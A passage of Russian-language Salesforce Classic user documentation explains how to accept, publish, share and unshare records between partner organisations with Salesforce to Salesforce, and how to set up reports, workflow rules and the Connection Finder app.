2. Выберите списковое представление подключений и нажмите кнопку **«Начать»**. Например, выберите списковое представление в раскрывающемся списке и нажмите кнопку **«Начать»** в разделе **«Интересы от подключений»** на вкладке «Интересы».
3. Чтобы принять организацию, контакт или возможность, щелкните ссылку **«Принять»** напротив нужной записи. Чтобы принять обращение, интерес или настраиваемый объект, установите флажок напротив нужной записи и нажмите кнопку **«Принять»**.

   Прим.: Если запись является дочерней для принятой записи, то имя родительской записи отображается в столбце «Имя родительской записи». Если запись является родительской или родительская запись отсутствует, то данный столбец отображается пустым.

   Чтобы автоматически принимать общедоступные вложения принимаемой записи, установите флажок «Общий доступ с подключениями» для вложения.

Принятие возможностей

Принимая возможность, пользователь может связать ее с объектом и прайс-листом, либо новой или текущей организацией или возможностью. Кроме того, данной записи может быть назначен ответственный при создании возможности или организации.

Принятие организаций

Принимая организацию, пользователь может связать ее с другим объектом и добавить новую организацию, либо воспользоваться текущей организацией. Кроме того, данной записи может быть назначен ответственный при создании организации.

Принятие контактов

Принимая контакт, пользователь может связать его с другим объектом и добавить новую организацию или контакт, либо воспользоваться текущей организацией или контактом. Кроме того, данной записи может быть назначен ответственный при создании контакта или организации.

Принятие обращений, интересов и настраиваемых объектов

Принимая обращение, интерес или настраиваемый объект, пользователь может связать его с другим объектом и назначить интерес или настраиваемый объект новому ответственному.

Прим.: Если установлен флажок «Назначить с помощью активного правила назначения», но критерии правила назначения не выполняются, то интерес, обращение или настраиваемый объект назначаются ответственному по умолчанию.

Принятие продуктов

Принимая продукт, пользователь может связать его с текущим продуктом или добавить новый продукт.

Дополнительные рекомендации

- В случае обновления поля общедоступной записи, на которое подписан бизнес-партнер, данное поле автоматически обновляется в записи, используемой в организации бизнес-партнера. Подобным образом, поле, обновленное бизнес-партнером, автоматически обновляется в организации текущего пользователя при наличии подписки на данное поле. Полю «Последнее обновление сделано» в записи, обновленной бизнес-партнером, присваивается значение «Пользователь подключения».
- Подобно любым другим записям, функция Salesforce to Salesforce позволяет предоставлять другим подключениям доступ к принятой записи. Таким образом, компании могут создавать многоуровневые деловые сети, благодаря которым изменения общедоступной записи в одной организации переносятся в соответствующие записи других организаций.
- Если доступ к дочерним записям предоставляется бизнес-партнером с помощью ссылки **«Управление подключениями»** в связанном списке принятой записи, то дочерние записи могут автоматически добавляться в организацию текущего пользователя.

СМ. ТАКЖЕ:

Предоставление общего доступа к записям с помощью функции Salesforce to Salesforce

Начальная страница подключений

Советы по использованию функции Salesforce to Salesforce

Автоматическое принятие связанных записей от подключения

Правила автоматического принятия связанных записей от подключения

Функция Salesforce to Salesforce позволяет предоставлять доступ к родительским и дочерним записям. При соблюдении определенных условий дочерние записи для записей, принимаемых подключением или текущим пользователем, могут приниматься автоматически. Кроме того, дочерние записи могут приниматься автоматически в том случае, если родительская запись уже принята, а общий доступ к дочерним записям предоставляется с помощью ссылки **«Управление подключениями»**.

Ниже перечислены условия, при выполнении которых дочерние записи принимаются автоматически.

- Родительская запись должна быть принята организацией.
- Запись должна быть дочерней.
- Дочерняя запись должна иметь только одну основную запись.
- Между дочерней записью и родительским объектом должна существовать только одна связь.
- Ответственный за подключение должен быть активным пользователем.
- Ответственный за родительскую запись должен быть активным пользователем.

Важное замечание: Дочерние записи, принимаемые автоматически, могут отображаться в связанном списке родительского объекта с небольшой задержкой. Также возможна небольшая задержка в отображении имени отправленного подключения в том случае, если общий доступ к дочерним записям предоставляется с помощью ссылки **«Управление подключениями»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для принятия или отклонения записей:

- Чтение и Редактирование для записи

Дочерняя запись, которая не соответствует критериям автоматического принятия, может быть принята вручную на вкладке соответствующего объекта. Например, запись возможности должна быть принята на вкладке «Возможности». Дочерняя запись, которая должна быть принята вручную, отображается рядом с именем родительской записи. Дополнительную информацию см. в разделе «Принятие записей, предоставленных подключением» на странице 1816.

СМ. ТАКЖЕ:

Подписка на поля в Salesforce to Salesforce

Публикация объектов в Salesforce to Salesforce

Опубликованные объекты — это объекты, доступ к которым может быть предоставлен бизнес-партнерам посредством функции Salesforce to Salesforce. Пользователи могут публиковать дополнительные объекты при получении приглашения, создании настраиваемых объектов или предоставлении бизнес-партнерам расширенного доступа. Кроме того, публикуемые объекты могут быть доступны только отдельным бизнес-партнерам.

Ниже перечислены объекты, доступные для публикации.

- Организация
- Вложение
- Обращение
- Комментарий к обращению
- Контакт
- Интерес
- Возможность
- Продукт возможности
- Продукт
- Задача
- Настраиваемый объект

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для публикации объектов:

- Управление подключениями

Чтобы определить опубликованные объекты для подключения, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Щелкните имя нужного подключения.
3. Нажмите кнопку **«Публиковать/отменить публикацию»** в связанном списке «Опубликованные объекты».
4. Выберите нужные объекты. Отмените выбор объектов, которые не должны быть опубликованы.
5. Нажмите кнопку **«Сохранить»**.

Прим.: Пользователи могут публиковать только те объекты, которые доступны им для редактирования.

При обновлении опубликованных объектов бизнес-партнеры получают соответствующее электронное уведомление. Чтобы настроить данное уведомление, внесите необходимые изменения в шаблон сообщения «Обновление подключения».

Ниже перечислены условия, при выполнении которых подписка бизнес-партнеров на объекты отменяется автоматически.

- Отмена публикации объекта
- Удаление настраиваемого объекта, на который подписан бизнес-партнер

Поля объекта, доступные для публикации, могут быть выбраны только после публикации самого объекта. Дополнительную информацию о публикации полей см. в разделе «Публикация полей в Salesforce to Salesforce» на странице 1821.

Дополнительные рекомендации

- Список объектов содержит все настраиваемые объекты организации, однако функция Salesforce to Salesforce поддерживает только развернутые настраиваемые объекты. Перенаправление записей доступно только для развернутых настраиваемых объектов.

- В случае публикации комментария к обращению, подключениям будут доступны все общедоступные комментарии к обращению. Чтобы отменить общий доступ к комментарию по конкретному обращению, щелкните **«Сделать личным»**.

СМ. ТАКЖЕ:

Публикация полей в Salesforce to Salesforce

Перенаправление связанных записей подключению

Публикация полей в Salesforce to Salesforce

Функция Salesforce to Salesforce позволяет определять объекты, используемые совместно с бизнес-партнерами, путем их публикации. Кроме того, пользователь может определить поля объектов, доступные для публикации. Ниже перечислены поля, публикуемые по умолчанию.

- Организация: Имя организации и Фамилия (при использовании организаций-лиц)
- Вложение: Текст, Тип содержимого, Имя файла
- Обращение: Тема
- Комментарий к обращению: Текст и Опубликовано
- Контакт: Фамилия
- Настраиваемый объект: Имя
- Интерес: Фамилия и Компания
- Возможность: Имя, Дата закрытия и Этап
- Продукт: Имя продукта
- Задача: Тема
- Продукт возможности: Количество и Продажная цена

Функция Salesforce to Salesforce отображает метку API для каждого поля.

Помимо обязательных полей, можно опубликовать дополнительные поля, или публикуемые поля могут быть доступны только отдельным бизнес-партнерам.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для публикации полей:

- Управление подключениями

Чтобы определить опубликованные поля для подключения, выполните указанные ниже действия.

1. Откройте вкладку «Подключения».
2. Щелкните имя нужного подключения.
3. Щелкните ссылку **«Правка»** напротив нужного объекта в связанном списке «Опубликованные объекты».
4. Выберите нужные поля. Отмените выбор полей, которые не должны быть опубликованы.
5. Нажмите кнопку **«Сохранить»**.

Прим.: Пользователи могут публиковать только те поля, которые доступны им для редактирования.

Измененные поля могут не отображаться в подписавшейся организации в течение 15 минут, необходимых системе Salesforce для обновления кэша. Данный кэш позволяет увеличить количество транзакций и уменьшить количество вызовов API, учитывающихся в ограничениях организации.

Поля типа «Область обогащенного текста» недоступны для публикации.

Функция Salesforce to Salesforce не поддерживает поля геолокации, а также широту и долготу для стандартных адресов.

При изменении опубликованных полей бизнес-партнеры получают соответствующее электронное уведомление. Чтобы настроить данное уведомление, внесите необходимые изменения в шаблон сообщения «Обновление подключения».

Ниже перечислены условия, при выполнении которых подписка бизнес-партнеров на поля отменяется автоматически.

- Отмена публикации поля
- Удаление настраиваемого поля, на которое подписан бизнес-партнер
- Изменение типа поля, на которое подписан бизнес-партнер
- Изменение размера или точности поля чисел, валюты, процентов, текста или области подробного текста.

Данные поля остаются опубликованными, но требуют повторной подписки.

Периодически новые выпуски системы Salesforce дополняются новыми стандартными полями. Организации Salesforce по всему миру обновляются в разное время, поэтому новые поля могут быть опубликованы для всех бизнес-партнеров только после обновления их организаций. Сервисные обновления устанавливаются во время планового обслуживания системы. Чтобы просмотреть график обслуживания системы, посетите веб-узел `trust.salesforce.com`.

Прочие советы и рекомендации

- Отправьте бизнес-партнерам сведения о публикуемых полях. Используя эти сведения, бизнес-партнеры могут разработать оптимальный алгоритм соотнесения.
- Переведите имена опубликованных настраиваемых полей на языки, используемые партнерами. В этом случае имена полей будут отображаться на родном языке партнера.
- Если организации-лица используются текущей организацией и недоступны подключению, то при предоставлении общего доступа к записи поле организации-лица «Фамилия» используется в качестве поля «Имя организации». Подключение, включившее поддержку организаций-лиц, автоматически подписывается на поле «Фамилия». Любые изменения в полях «Фамилия» и «Имя организации» подлежат синхронизации.
- Для публикации в контактах поля «Отчество», «Неофициальное название» и «Индекс» следует включить в своей организации и организации партнера автопринятие контактов либо необходимо настроить организацию партнера на него.

СМ. ТАКЖЕ:

Управление подключениями

Подписка на поля в Salesforce to Salesforce

Предоставление подключению доступа к записям

Функция Salesforce to Salesforce поддерживает общий доступ к записям совместно со связанными бизнес-партнерами. Общий доступ к записям предоставляется двумя способами: перенаправление записей прямо подключениям и назначение записей очереди подключений. Одна и та же запись может быть доступна нескольким подключениям. Подключения должны принимать записи, предоставленные для общего доступа.

Прим.: Запись не может быть перенаправлена исходному подключению. В противном случае при запуске триггеров Apex будут возникать ошибки.

Предоставление подключениям общего доступа к записи

Общий доступ к записям может быть предоставлен связанным бизнес-партнерам. Пользователи могут перенаправлять только собственные записи или записи своих подчиненных. Системному администратору доступно перенаправление всех записей.

Прим.: Любая перенаправляемая запись интереса должна содержать заполненное поле «Название компании».

Перенаправление записей доступно только для развернутых настраиваемых объектов.

1. Чтобы перенаправить запись и связанные с ней записи, выполните указанные ниже действия.
   - Откройте страницу сведений о нужной записи.
   - Нажмите кнопку перенаправления в связанном списке «Внешний общий доступ».
2. Чтобы перенаправить несколько записей, выполните указанные ниже действия.
   - Откройте вкладку для нужного типа записи.
   - Выберите списковое представление в раскрывающемся списке «Просмотр» и нажмите кнопку **«Начать»**.
   - Выберите нужные записи в списковом представлении. Чтобы выбрать все записи, установите флажок в заголовке столбца.
   - Нажмите кнопку **«Перенаправить подключениям»**.
3. Выберите нужные подключения в списке «Доступные подключения».
4. Чтобы переместить подключения в список «Выбранные подключения», нажмите кнопку «Добавить» ( ).
5. Чтобы отправить представителю подключения электронное уведомление о перенаправлении записи, щелкните **«Отправить электронное уведомление (только новым приглашенным)»**. Сообщение эл. почты отправляется только новым получателям записи. Подключения, которым запись перенаправлялась ранее, не получают повторных уведомлений.
6. При необходимости выберите нужные связанные записи. Кроме того, пользователи могут предоставить общий доступ к отдельным связанным записям.
7. Нажмите кнопку **«Сохранить»**.

Записи перенаправляются выбранным подключениям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения записей подключению:
- Чтение и Редактирование для записи

Для отмены общего доступа к записи:
- Чтение и Редактирование для записи

Для пакетного перенаправления записей подключению:
- Управление подключениями

Совет: Некоторые поля, например поля валюты, могут быть некоторым образом соотнесены в Salesforce to Salesforce. Подробные сведения см. в Рекомендациях по соотнесению полей в Salesforce to Salesforce.

Предоставление общего доступа к вложениям

Вложения могут быть доступны в качестве дочерних записей любого поддерживаемого объекта. Ниже перечислены критерии, при выполнении которых вложения принимаются подключением автоматически.

- Тип объекта «Вложение» публикуется для подключения, а подключение подписывается на объект.
- Родительская запись вложения доступна подключению.
- Вложение не является личным.
- Для вложения установлен флажок «Общий доступ с подключениями».
- Размер вложения не должен превышать 20 Мб.

Отмена общего доступа к записям

Для отмены общего доступа к записи:

Прим.: Общий доступ может быть отменен только к собственным записям или записям своих подчиненных. Системный администратор может отменить общий доступ ко всем записям.

1. Откройте страницу сведений о нужной записи.
2. Нажмите кнопку **«Отмена общего доступа»** в связанном списке «Внешний общий доступ».

В случае отмены общего доступа к записи, изменения, внесенные в запись текущей организации, не переносятся в запись организации подключения. Общедоступная запись, удаленная в одной организации, сохраняется в другой организации.

СМ. ТАКЖЕ:

Предоставление общего доступа к записям с помощью функции Salesforce to Salesforce

Связанный список «Внешний общий доступ»

Связанный список «Внешний общий доступ»

Благодаря функции Salesforce to Salesforce, записи могут быть доступны как минимум одному подключению, которое может принимать записи, принятые другими подключениями. Страница сведений о записи, принятой подключением или текущим пользователем, содержит верхний колонтитул, который определяет статус записи. Кроме того, запись может содержать связанный список «Внешний общий доступ», в котором отображаются сведения о подключениях, имеющих общих доступ к данной записи, а также статус общего доступа.

Записи, доступные внешним пользователям, могут иметь один из указанных ниже статусов.

Активно (отправлено)
Запись доступна для совместного использования и принята внешней организацией.

Активно (получено)
Запись отправлена из внешней организации и принята текущим пользователем.

В ожидании (отправлено)
Запись доступна для совместного использования, но не принята внешней организацией.

Неактивно
Запись больше недоступна внешней организации.

Неактивно (удалено)
Запись принята внешней организацией и была ею удалена.

Неактивно (преобразовано)
В качестве записи используется интерес, принятый внешней организацией и преобразованный ею в возможность. После преобразования интереса функция Salesforce to Salesforce делает общедоступную запись неактивной и блокирует возможность ее обновления в подписавшемся подключении.

Прим.: Статус интереса, измененный во время преобразования, не отображается в подписавшемся подключении.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра статуса внешнего общего доступа к записи:

- Чтение для записи

Для отмены общего доступа к записи:

- Управление подключениями

СМ. ТАКЖЕ:

Предоставление общего доступа к записям с помощью функции Salesforce to Salesforce

Предоставление подключению доступа к записям

Перенаправление связанных записей подключению

Функция Salesforce to Salesforce позволяет перенаправлять записи, которые являются дочерними для общедоступных записей. Типы дочерних записей, доступных для совместного использования, выбираются одновременно с предоставлением общего доступа к родительской записи.

При соблюдении определенных условий доступ к дочерним записям предоставляется автоматически в том случае, если родительская запись была принята подключением.

Обратите внимание на указанные ниже рекомендации по предоставлению общего доступа к связанным записям.

- Связанная запись, редактируемая в записи, которая не находится в общем доступе, становится недоступной для подключения.
- Максимально допустимое количество задач для общего доступа не может превышать 100 на одну связанную запись. Данное число включает открытые и закрытые задачи.

Чтобы отменить общий доступ к связанной записи на странице сведений о родительской записи, выполните указанные ниже действия.

1. Откройте страницу сведений о нужной родительской записи.
2. Щелкните **«Управление подключениями»** в столбце «Имя отправленного подключения» связанного списка нужной записи. Например, чтобы отменить общий доступ к контакту, связанному с организацией, щелкните **«Управление подключениями»** в связанном списке «Контакты» на странице сведений об организации.
3. Выберите нужные подключения в списке «Выбранные подключения».
4. Чтобы переместить подключения в список «Доступные подключения», нажмите кнопку «Удалить» ( ).
5. Нажмите кнопку **«Сохранить»**.

Чтобы отменить общий доступ к связанной записи на соответствующей странице сведений, выполните указанные ниже действия.

1. Откройте страницу сведений о нужной записи.
2. Нажмите кнопку **«Отмена общего доступа»** в связанном списке «Внешний общий доступ».

Чтобы отменить общий доступ к комментарию по обращению или вложению, рекомендуем назначить записям статус личных.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения записей подключению:

- Чтение и Редактирование для записи

Для перенаправления связанных записей подключению:

- Чтение и Редактирование для записи

Для отмены общего доступа к записи:

- Чтение и Редактирование для записи

Предоставление подключениям общего доступа к продуктам возможности

Продукт возможности одновременно связан с возможностью и продуктом. Именно поэтому, продукт возможности может быть доступен только в качестве дочерней записи для общедоступной возможности, при условии, что связанный продукт также является общедоступным.

При выполнении всех указанных ниже критериев общий доступ к продуктам возможности предоставляется подключениям автоматически.

- Тип объекта «Продукт возможности» публикуется для подключения, а подключение подписывается на объект.
- Возможность и продукт, связанные с продуктом возможности, доступны подключению.

- В организации подключения: возможность связывается с активным прайс-листом во время принятия.
- В организации подключения: продукт связывается с тем же активным прайс-листом, что и возможность.
- В организации подключения: продукт активен.
- В обеих организациях: используется одинаковая валюта возможности.

Ниже перечислены дополнительные правила по предоставлению общего доступа к продуктам возможности.

- Если организация подключения использует расписания объемов продукции или расписания доходов, то поля «Количество» и «Продажная цена» не подлежат обновлению.
- Если прайс-лист, связанный с продуктом возможности, меняется или удаляется в одной организации, то продукт возможности становится недоступным.
- Отмена общего доступа к возможности инициирует отмену общего доступа к продукту возможности.

Прим.: В настоящее время изменение этапа нескольких возможностей, выполняемое посредством функции глобального поиска и замены, не отображается в организациях, использующих функцию Salesforce to Salesforce для перенаправления записей.

Например, при использовании функции глобального поиска и замены этап «Неактивно» всех неактивных возможностей заменяется этапом «В процессе рассмотрения».

Измененные возможности, перенаправленные бизнес-партнеру посредством функции Salesforce to Salesforce, будут отображать этап «Неактивно» в организации Salesforce партнера. Изменение этапа отображается в организации партнера только после нажатия кнопок **«Правка»** и **«Сохранить»** в записи каждой измененной возможности.

Предоставление подключениям общего доступа к комментариям по обращению

Комментарий к обращению может быть доступен в качестве дочерней записи обращения. Ниже перечислены критерии, при выполнении которых комментарии к обращению принимаются подключением автоматически.

- Тип объекта «Комментарий к обращению» публикуется для подключения, а подключение подписывается на объект.
- Обращение, связанное с комментарием, доступно подключению.
- Комментарий к обращению не является личным.

СМ. ТАКЖЕ:

Предоставление общего доступа к записям с помощью функции Salesforce to Salesforce

Советы по использованию функции Salesforce to Salesforce

Управление подключениями посредством настраиваемых отчетов

Рекомендуем использовать настраиваемые отчеты для отслеживания действий и обновлений в функции Salesforce to Salesforce. Дополнительную информацию см. в разделе «Составление отчетов в функции Salesforce to Salesforce».

Управление записями

- Если правила проверки запрещают принимать общедоступные записи, создайте правило проверки с полем «Имя принятого подключения», не равным нулю. Таким образом, правила проверки записей, принимаемых от подключений, будут пропускаться. Чтобы создать данное правило, воспользуйтесь указанной ниже формулой.

```
IF(OR(ISNEW(), ISNULL(Id)), if(ConnectionReceivedId =null,
TRUE, FALSE),NOT(AND(ISCHANGED(ConnectionReceivedId),
NOT(ConnectionReceivedId = null))))
```

  Подобное правило должно быть создано для любого триггера Apex, охваченного проверкой.
- Чтобы просмотреть записи, используемые совместно с подключениями, создайте настраиваемый отчет. Например, чтобы создать настраиваемый отчет, содержащий все общедоступные интересы, которые были удалены подключением, выполните указанные ниже действия.
  - Выберите тип отчета «Интересы и подключения».
  - Введите критерий фильтрации «"Статус" равно "Неактивно (удалено)"».
- Чтобы просмотреть непринятые записи от подключений, создайте настраиваемое списковое представление. Например, создайте списковое представление, отображающее непринятые интересы от подключений только за последний месяц.

  Прим.: Создание данных списковых представлений доступно только при наличии полномочия «Управление подключениями».
- Объекты, предоставленные подключениями для совместного использования, доступны только пользователям с полномочием «Управление подключениями». Рекомендуем создать настраиваемые списковые представления, которые могут быть назначены нужным пользователям.
- Чтобы принять большое количество записей от подключения, установите флажок «Автопринятие» напротив соответствующих объектов на странице 1812. Например, чтобы регулярно принимать большое количество интересов от подключения, установите флажок «Автопринятие» напротив объекта «Возможность» на странице «Добавить или удалить подписанные объекты».
- Чтобы просмотреть изменения, внесенные подключением, включите функцию отслеживания полей объекта и добавьте связанный список «Журнал» в макеты страниц. Также можете создать настраиваемый отчет по журналу, содержащий поле «Имя принятого подключения».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Бизнес-правила доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

- Чтобы автоматически назначать все входящие интересы или обращения конкретному пользователю, создайте правило назначения, содержащее следующие записи:
  - *Поле «Имя принятого подключения» содержит имя подключения*
  - *Поле «Создано» содержит пользователя подключения*

  Эти же действия могут быть применены к правилам расширения.
- Чтобы назначить обращение подключению с помощью правила расширения обращения, рекомендуем назначить обращение очереди, участником которой является данное подключение. Например, чтобы расширить обращения, соответствующие заданным критериям, для подключения, выступающего в качестве сторонней службы, выполните указанные ниже действия.
  - Создайте очередь, содержащую данное подключение.
  - Создайте правило расширения с соответствующими критериями.
  - Добавьте действие расширения, которое автоматически назначает очереди обращения, соответствующие заданным критериям.

Прочие советы

- Чтобы узнать, используют ли потенциальные партнеры систему Salesforce, воспользуйтесь приложением Connection Finder.
- В случае преобразования интереса функция Salesforce to Salesforce деактивирует общедоступную запись и обновляет статус в связанном списке интереса подключения «Внешний общий доступ» на значение «Неактивно (преобразовано)». Ввиду деактивации общедоступной записи, изменения в статусе преобразуемого интереса не переносятся в интерес подключения.
- Дополнительную информацию об использовании бизнес-правил для автоматического обновления записей и подключений в функции Salesforce to Salesforce см. в разделе «Использование бизнес-правил в функции Salesforce to Salesforce».

Составление отчетов в функции Salesforce to Salesforce

Рекомендуем создать настраиваемые отчеты для отслеживания действий и обновлений в функции Salesforce to Salesforce.

Система поддерживает неограниченные возможности использования настраиваемых отчетов для эффективного управления подключениями Salesforce to Salesforce. Ниже перечислены некоторые способы использования настраиваемых отчетов в функции Salesforce to Salesforce.

- Чтобы просмотреть действия и другие сведения о подключении, создайте настраиваемый отчет на основе типа отчета «Подключения с организациями». Данный отчет отображает только подключения, связанные с организациями.
- Чтобы просмотреть сведения о подключении для каждого опубликованного или подписанного объекта, создайте типы настраиваемых отчетов.
- Чтобы просмотреть записи, доступные нескольким подключениям, создайте настраиваемый отчет. Чтобы просмотреть записи, доступные нескольким подключениям, в списковом представлении, добавьте поле «Имя отправленного подключения» в текущее или новое представление и убедитесь, что расширенные списки не поддерживаются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Бизнес-правила доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

- Чтобы просмотреть все общедоступные интересы, удаленные подключениями, создайте настраиваемый отчет на основе типа отчета «Подключения с интересами».

Использование бизнес-правил в функции Salesforce to Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Бизнес-правила доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Рекомендуем использовать бизнес-правила для автоматического обновления записей и подключений в функции Salesforce to Salesforce.

Ниже перечислены условия выполнения бизнес-правил для записей, предоставленных посредством функции Salesforce to Salesforce.

- Принятие родительской записи
- Вставка дочерней записи
- Подписка на поля, инициирующие выполнение бизнес-правил

Ниже перечислены некоторые рекомендации по применению критериев бизнес-правил для функции Salesforce to Salesforce.

- Поле «Имя принятого подключения» для интересов, возможностей и настраиваемых объектов
- Значение поля «Текущий пользователь»: `pnet`.
- Значение поля «Последнее изменение сделано»: «Пользователь подключения»

Например, чтобы создавать задачи для пользователя при каждом обновлении интереса подключением, выполните указанные ниже действия.

1. Создайте бизнес-правило со следующими критериями:
   - Критерий оценки: «Оценить правило, если запись: создана и изменена».
   - Применять правило при значении «критерии выполняются».
   - Критерий правила: «"Интерес: Последнее изменение сделано" равно "Пользователь подключения"».
2. Добавьте задачу бизнес-правила.

Бизнес-правила могут использоваться многими процессами Salesforce to Salesforce, включая обновление значений раскрывающихся списков при редактировании поля подключением. Ниже перечислены поля, инициирующие выполнение бизнес-правил при принятии записи.

Прим.: Если организация поддерживает автоматическое принятие записей, то бизнес-правила инициируются любым полем, на которое подписан пользователь.

Объект	Поля, инициирующие бизнес-правила
Организация	• Имя организации • Город • Страна • Имя принятого подключения • Имя отправленного подключения • Область • Тип

Объект	Поля, инициирующие бизнес-правила
Обращение	• Номер обращения • Приоритет • Статус • Тема • Тип
Контакт	• Электронная почта • Фамилия • Почтовый адрес • Тел. • Должность
Интерес	• Компания • Электронная почта • Отрасль • Интерес • Источник интереса • Имя • Количество сотрудников • Тел. • Имя принятого подключения • Имя отправленного подключения • Область • Статус • Должность
Возможность	• Имя организации • Amount • Дата закрытия • Имя • Имя принятого подключения • Имя отправленного подключения • Этап
Настраиваемый объект	• Имя подключения • Имя • Дата отправки

Все последующие обновления, внесенные в поля принятых записей, будут инициировать бизнес-правила.

Прим.: В некоторых случаях лучше использовать триггер Apex вместо бизнес-правила. Предположим, имеется бизнес-правило, которое обновляет вторичное поле, **поле B**, при обновлении **поля A**. Даже если ваш партнер Salesforce to Salesforce подписан на поля A и B, обновления для поля B, которые инициируются бизнес-правилом, не будут отправлены организации партнера. Это предотвращает зацикливание обновлений.

Если нужно, чтобы обновления вторичного поля отправлялись партнерам Salesforce to Salesforce, замените бизнес-правило триггером Apex, который использует логику post-commit для обновления вторичного поля.

Прим.: При двусторонних подключениях обновления Salesforce к Salesforce запускаются снова только по триггерам «after» (например, «after insert» или «after update»), а не по триггерам «before».

Проверка бизнес-партнеров на использование системы Salesforce

Общие сведения о приложении Connection Finder

Организация Salesforce может быть связана с организацией партнера, использующего систему Salesforce, чтобы предоставить пользователям общий доступ к записям и возможность сотрудничества над важными бизнес-процессами. Прежде чем связывать организации, рекомендуем выяснить, используют ли партнеры систему Salesforce. Приложение Connection Finder позволяет отправить партнерам сообщение эл. почты, содержащее простой опрос на предмет использования системы Salesforce. Полученные ответы заносятся в записи организаций и контактов для каждого партнера. Партнеры, статус которых известен, могут быть приглашены к подключению посредством функции Salesforce to Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

- Запрос на предмет использования партнерами системы Salesforce
- Настройка приложения Connection Finder
- Советы и дополнительные рекомендации по использованию приложения Connection Finder

Настройка приложения Connection Finder

Приложение Connection Finder позволяет отправлять сообщения эл. почты, содержащие опрос на предмет использования партнерами системы Salesforce. Партнеры, статус которых известен, могут быть приглашены к подключению посредством функции Salesforce to Salesforce.

Чтобы воспользоваться приложением Connection Finder, рекомендуем выполнить указанные ниже действия.

1. Включите приложение Connection Finder в организации.
2. Настройте параметры приложения Connection Finder.
3. Чтобы добавить кнопку **«Поиск подключений»** в списковое представление контактов, настройте макет поиска. Чтобы добавить кнопку на страницу сведений о контакте, настройте макет страницы контактов.
4. Добавьте поле «Использует `Salesforce`» в макет страницы контактов.
5. Добавьте поле «Клиент `Salesforce`» в макет страницы организаций.

   Прим.: Поля «Использует `Salesforce`» и «Клиент `Salesforce`» отображаются в записях контактов и организаций на любом настроенном клиентском или партнерском портале.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения приложения Connection Finder и редактирования параметров:

- Изменение всех данных

Включение приложения Connection Finder

Чтобы активировать приложение Connection Finder, выполните указанные ниже действия.

1. Введите строку *«`Connection Finder`»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Salesforce to Salesforce» «Connection Finder»**.
2. Нажмите кнопку **«Правка»**.
3. Установите переключатель «Включено».
4. Нажмите кнопку **«Сохранить»**.

Параметры приложения Connection Finder доступны для настройки. Кроме того, система создает стандартный шаблон эл. почты и обязательные связанные поля, которые доступны для использования.

Прим.: Отключение приложения Connection Finder инициирует отмену выполняющихся опросов и удаление кнопки **«Поиск подключений»**. Поля «Использует `Salesforce`» и «Клиент `Salesforce`» сохраняются в записях контактов и организаций.

Настройка параметров приложения Connection Finder

Чтобы определить содержимое и внешний вид сообщения эл. почты, отправляемого партнерам, выполните указанные ниже действия.

1. Введите строку *«`Connection Finder`»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Salesforce to Salesforce» «Connection Finder»**.
2. Нажмите кнопку **«Правка»**.
3. Выберите шаблон эл. почты.

   Стандартный шаблон Connection Finder выбирается автоматически. При необходимости создайте настраиваемые шаблоны эл. почты для опроса.

Прим.: Настраиваемые шаблоны эл. почты должны содержать URL-адрес опроса. Поле слияния `{!Contact.PartnerSurveyURL}` доступно при создании шаблонов в качестве поля слияния для контактов.

4. При необходимости выберите логотип посредством поиска.

   Прим.: Загрузите логотип на вкладку «Документы» и установите флажок «Доступен внешне как изображение».

   Компания Salesforce рекомендует использовать фирменный логотип, отображающийся вверху страницы опроса. В противном случае область страницы опроса, предназначенная для логотипа, отображается пустой.

